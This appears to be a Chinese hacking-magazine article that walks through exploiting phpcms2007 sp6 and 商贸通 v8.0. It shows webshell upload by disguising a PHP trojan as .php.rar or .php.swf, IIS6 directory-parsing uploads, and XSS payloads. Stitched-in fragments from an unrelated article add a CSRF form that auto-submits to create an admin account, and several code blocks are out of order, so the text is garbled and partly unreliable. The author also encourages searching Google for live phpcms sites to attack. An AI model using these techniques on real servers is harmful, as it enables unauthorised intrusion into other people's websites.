相信大家看了上期的黑手已经知道了 phpcms2007 sp6 以及 sp5 的 /formguide/include/tag.func.php 文件存在变量过滤不严的漏洞，当时感觉既然这样的漏洞都能发生，那么是不是还有些漏洞没有被我们发掘出来呢?于是，抱着试一试的态度，最终还是暴出了两个比较严重的漏洞，下面看正文。

漏洞一：直接拿 shell

测试环境：Apache/2.2.4 (Win32) PHP/5.2.3 phpcms2007 sp6

发现者：冰的原点

漏洞影响：高危(所有这种的搭配环境均受影响)

影响版本：phpcms2007<=sp6

漏洞描述：可以通过 apache 的特性，直接上传文件得到 shell.

漏洞利用：先注册个会员，然后来到会员中心，随便找个版块，然后上传一个类似于这样的附件，如 phpspy.php.rar，接着直接访问，即可以得到 shell.不过，也只有在 apache 的环境下才能成功。

漏洞修补：在后台直接生成 htm 静态文件，禁止 php 等脚本文件运行。

相关文章连接：http://www.4ngel.net/article/63.htm

以上是第一个漏洞的相关信息，接下来开始实战吧。首先，我们注册一个会员，这里我注册的会员 ID 是 test，然后点击页面上的会员中心，如图 1。




图 1 注册一个会员

因为只要有上传就可以了，接下来我们随便找一个版块，这里我选择“文章发布管理”，然后点击“发表文章”，我们来到这里，如图 2。




图 2 发表文章

在那一排类似 ewebeditor 的编辑器上点击上传附件，如图 3。




图 3 上传附件

然后选择一个自己的 php 马，不过要改成*.php.rar这类的形式，传上去后得到地址，如图4。




图 4 上传成功

这里我得到的地址是：/cms/phpcms/uploadfile/article/uploadfile/200803/config.php.rar。然后直接在浏览器上输入 http://localhost/cms/phpcms/uploadfile/article/uploadfile/200803/config.php.rar，如果你机器上装有迅雷的话，打开这个页面的时候迅雷会自动弹出对话框让你下载的，不用管它，不下就是了，这样我们就可以看到 PHP 马的界面了，如图 5。




图 5 得到 webshell

进去看看能不能用，如图 6。顺利进入马的功能界面(进入马界面的时候，迅雷老会弹出来，不用管就是了)，这是我在本地做的测试，当然到网上进行实战才是最具有说服力的，用关键字 "powered by phpcms"google 一下，然后随便找个站，当然都是符合我上面的条件的(这个怎么判断？你用工具扫一下就行了)，其它步骤就不说了，当我想上传 rar 类型的文件时，突然弹出个对话框，说我上传类型不对，不过不要紧，只要能上传就行了。我们改成传 swf 的文件，马的文件就成 config.php.swf，然后再传上去，接着访问，如图 7。




图 6 马儿可以使用

这里因为服务器禁止运行 php 脚本(小编注：这个应该不是禁止允许 php，而是禁止允许.php.swf。)，所以才出错了，我想说的是，大家知道原理了，就可以灵活的对付各种情况了。好了，第一个漏洞就说到这里，不过说点题外话：如果好多论坛以这种环境来搭配的话，并且处理不好附件的上传就可能导致致命的漏洞，应该说来，这还是很危险的。不过，DZ!在这方面处理的不错。

漏洞二：跨站漏洞

漏洞代码发生在 phpcms/ask/reply.php 中：

```
if($dosubmit)
{
    if(strlen($reply) > 10000 || empty($reply)) showmessage($LANG
['reply_content_not_null_less_than_10000']);

    $askid = intval($askid);
    $reply = str_safe($reply);
```

```
<input type=text name="username2" value='flyh4t'>
<input type="password" name="password2" value='flyh4t'>
<input type=radio name=flag value='1' checked>
<input type=radio name=isActive value='1' checked>
<input type="submit" name="Submit" value="添 加" class="button">
<body onload="javascript:document.forms[0].submit()">
</form>
```

关于新云下载系统的漏洞就写这些了，欢迎大家和我交流，我的 email 是 flyh4t#126.com

(作者提供的 proc 已经收录在光盘中。)

编辑点评：

本文分析了新云下载系统的注射和跨站漏洞，并给出作者自己的利用示例、参考例子和代码，可以很容易看明白漏洞的来龙去脉。




图 7

```
$subject = $db->get_one("select * from ".TABLE_ASK." where askid=$askid");
    if(!$subject) showmessage($LANG['sorry_not_exist_record']);
    if($subject['username'] != $_username) showmessage($LANG['illegal_operation']);

    $db->query("insert into ".TABLE_ASK_REPLY."(askid,reply,username,ip,addtime) values('$askid','$reply','$_username','$PHP_IP','$PHP_TIME')");
    if($db->affected_rows() > 0 )
    {
        $db->query("UPDATE ".TABLE_ASK." SET lastreply='$PHP_TIME' WHERE askid=$askid");
            showmessage($LANG['reply_post_success'], $forward);
    }
    else
    {
            showmessage($LANG['reply_post_fail_contract_to_administratro']);
    }
}
?>
```

这是最关键的一句：**$reply = str_safe($reply)**；也就是看这个函数如何对 repy 变量进行过滤，并且在这个文件中包含了/include/common.inc.php，在其中发现如下代码：

```
$_POST = strip_sql($_POST);
$_GET = strip_sql($_GET);
$_COOKIE = strip_sql($_COOKIE);
unset($search_arr, $replace_arr);

$magic_quotes_gpc = get_magic_quotes_gpc();
if(!$magic_quotes_gpc)
{
    $_POST = new_addslashes($_POST);
    $_GET = new_addslashes($_GET);
}
```

使用 **strip_sql()**函数来过滤 **$_POST，$_GET，$_COOKIE**；而且还判断了 gpc 的开关是否关闭，如果是关闭的，则继续使用 new_addslashes 来提交过来的内容，呵呵。再来看 str_safe 这个函数，我们在 http://dev.phpcms.cn/2007/0720/article_23.html 官方找到了说明，不过真的就不能跨站了么？

这里我并没有去关心函数是怎么写的，因为找函数本来就是一个很痛苦的过程，所以我就直接黑箱测试了。为什么觉得有问题？是因为凭自己的感觉，呵呵。虽然简单的跨站不能执行，但高级点的跨站还是能够触发 JS 代码的。我们来到会员中心的"我要提问"这个版块，如果你自己问了问题，那么自己回复的时候，当我们输入**<img src="javascript:alert('XSS')">**就可以弹出框框，如图 8。




图 8

其实不止上面的代码可以执行，下面的代码也是可以的哦：**<DIV STYLE="background-image: url(javascript:alert('XSS'))">**。其实只要大家多收集就会发现，变通下代码的形式就可以轻易突破好多防线的。

总得来说，phpcms 在这方面的处理其实没有 discuz！做的好，呵呵，要是发现了 discuz！的漏洞就好了。本文就到这里了，如果有什么疑问的话，可以到论坛来找我，我的 ID 是冰的原点。

编辑点评：

Apache 的这个漏洞也很有一段历史了，当时还惹的狼烟四起。phpcms 这里的上传做的实在不怎么样，仅仅对后缀进行了简单的校验就使用原文件名保存在服务器上，这样的做法相当危险。

另外，作者说的第二个有漏洞的地方，我就其贴出来的这段代码看，回复的时候，入库的 $PHP_IP 这个参数有构造利用的可能（我没看代码，有代码的可以看下这个变量是怎么来的）。

整盘商贸通 v8.0

Mystery

从本文可以学到：

1、商贸通漏洞（跨站、注射、拿 webshell）分析
2、商贸通漏洞利用实战

商贸通是一套基于 asp+access 的商业程序，功能十分强大，界面仿阿里巴巴设计，深受许多站长喜爱，前些天下载回来读了下，发现程序的多个安全漏洞，下面一起来看看它的漏洞吧，Let's Go！

漏洞之一：注册 & 上传

在读代码之前，先来了解漏洞的原理，漏洞利用了 IIS6.0 的一个设计缺陷，当我们创建的目录名中包含有 asp.dll 解析的后缀名时，如 1.asp、1.asa 等，其目录下的任意文件都会被当做 ASP 文件来解析。比如我们在网站的根目录下创建一个目录"my.asp"，目录下存放一个 1.gif 文件，内容为任意 asp 代码，访问"http://127.0.0.1/my.asp/1.gif"会发现我们的代码已经执行了！呵呵，简单吧？明白了原理，我们接着来看代码：

```
……略……
ypxxone_id=request("ypxxone_id")
ypxxtwo_id=request("ypxxtwo_id")
addone_id=request("addone_id")
addtwo_id=request("addtwo_id")
```

```
user=request("user") '获取注册用户名
pass=request("pass")
colxr=request("colxr")
colxrsex=request("colxrsex")
coname=request("coname")
coaddress=request("coaddress")
cotelq=request("cotelq")
cotel=request("cotel")
mail=request("mail")
vip=request("vip")
tyvip=request("tyvip")
……略……
set rs=Server.CreateObject("Adodb.Recordset")
sql="select * from SMT_yp"
rs.open sql,conn,1,3
rs.addnew
rs("SMT_user")=user '把用户名写入数据库，注意没有任何过滤！
rs("SMT_pass")=md5(pass)
rs("SMT_colxr")=colxr
rs("SMT_colxrsex")=colxrsex
rs("SMT_coname")=coname
rs("SMT_coaddress")=coaddress
rs("SMT_cotelq")=cotelq
rs("SMT_cotel")=cotel
rs("SMT_ypxxone_id")=ypxxone_id
rs("SMT_ypxxtwo_id")=ypxxtwo_id
rs("SMT_addone_id")=addone_id
rs("SMT_addtwo_id")=addtwo_id
rs("SMT_mail")=mail
rs("SMT_vip")=vip
rs("SMT_ktdate")=ktdate
rs("SMT_co")="co1"
rs("SMT_key")=citypkey
rs("SMT_enrol")=0
rs.update
rs.close
set rs=nothing
```

这是reg_save.asp中的一段代码，代码中对获取的参数没有任何过滤就写入数据库！这里存在跨站哦！不过这似乎和我们前面说的漏洞没有什么关系。别着急，接着来看my_picture_Upload.asp的一段代码：

```
……略……
filedata = myrequest("filedata")
filesize = lenb(filedata)
if filesize <> 0 then
filename = GetFileName("filedata")
FileTypeName = GetFileTypeName(FileName)
    If IsvalidFile(FileTypeName)=false Then
Response.Write "<script>alert('文件类型非法，不允许上传"&FileTypeName&"文件！');history.go(-1);</Script>"
Response.End
    Exit Sub
    End If
filename=replace(replace(replace(now(),":",""),"","_"),"-","")&"."&FileTypeName
basepath = "../UserDocument/"&session("useradmin")&"/Picture/" '文件保存路径
'======================================
yysize=yysize+filesize
if userflag7<round(yysize/1024,2) then
Response.Write "<script>alert('对不起，你的剩余空间已不足上传此文件，请修改重试！');history.go(-1);</Script>"
Response.End
end if
'======================================
set fso =server.CreateObject("Scripting.FileSystemObject")
If Fso.folderExists(server.mappath("../UserDocument"))=false Then '如果上一级不存在目录 UserDocument 则创建
Fso.Createfolder(server.mappath("../UserDocument"))
end if
If Fso.folderExists(server.mappath("../UserDocument/"&session("useradmin")&""))=false Then
Fso.Createfolder(server.mappath("../UserDocument/"&session("useradmin")&"")) '如果目录UserDocument不存在session("useradmin")的值的目录(假设session("useradmin")的值为my，并且UserDocument目录下没有这个目录就创建)，则创建
end if
If Fso.folderExists(server.mappath("../UserDocument/"&session("useradmin")&"/Picture"))=false Then '如果目录UserDocument/session("useradmin")下不存在Picture目录，则创建
Fso.Createfolder(server.mappath("../UserDocument/"&session("useradmin")&"/Picture"))
end if
set fso =nothing

dim Fstream
set FStream = Server.CreateObject("adodb.stream")
fstream.mode = 3
fstream.type = 1
fstream.open
fstream.position = 0
fstream.Write filedata
fstream.savetofile Server.Mappath(basepath&filename),2 '保持文件
fstream.close
set fstream = nothing
……略……
```


代码我已经注释的很清楚了，不过代码中的session("useradmin")是怎么来的呢？接着来看Chkadmin.asp的一段代码：

```
……略……
nick=replace(trim(request("user")),"'","") '过滤单引号
password=md5(replace(trim(Request("pass")),"'",""))
regjm=replace(trim(Request("regjm")),"'","")
regjm1=replace(trim(Request("regjm1")),"'","")
……略……
set rs=server.createobject("adodb.recordset")
sql="select * from SMT_yp where SMT_pass='"&password&"' and SMT_user='"&nick&"'"
rs.open sql,conn,1,1
  if not(rs.bof and rs.eof) then
      if rs("SMT_key1")=0 then
    response.write "<script>alert('用户登录出错，下面是产生错误的可能原因:\n\n 您注册的企业已被管理员关闭，如有问题请及时和我们联系');window.open('../index.asp','_self');</Script>"
      Response.End
        else
     conn.execute("update SMT_yp set SMT_loginhtc=SMT_loginhtc+1 where SMT_id="&rs("SMT_id"))
      conn.execute("update SMT_yp set SMT_lastdate="&SMT_citytime&" where SMT_id="&rs("SMT_id"))
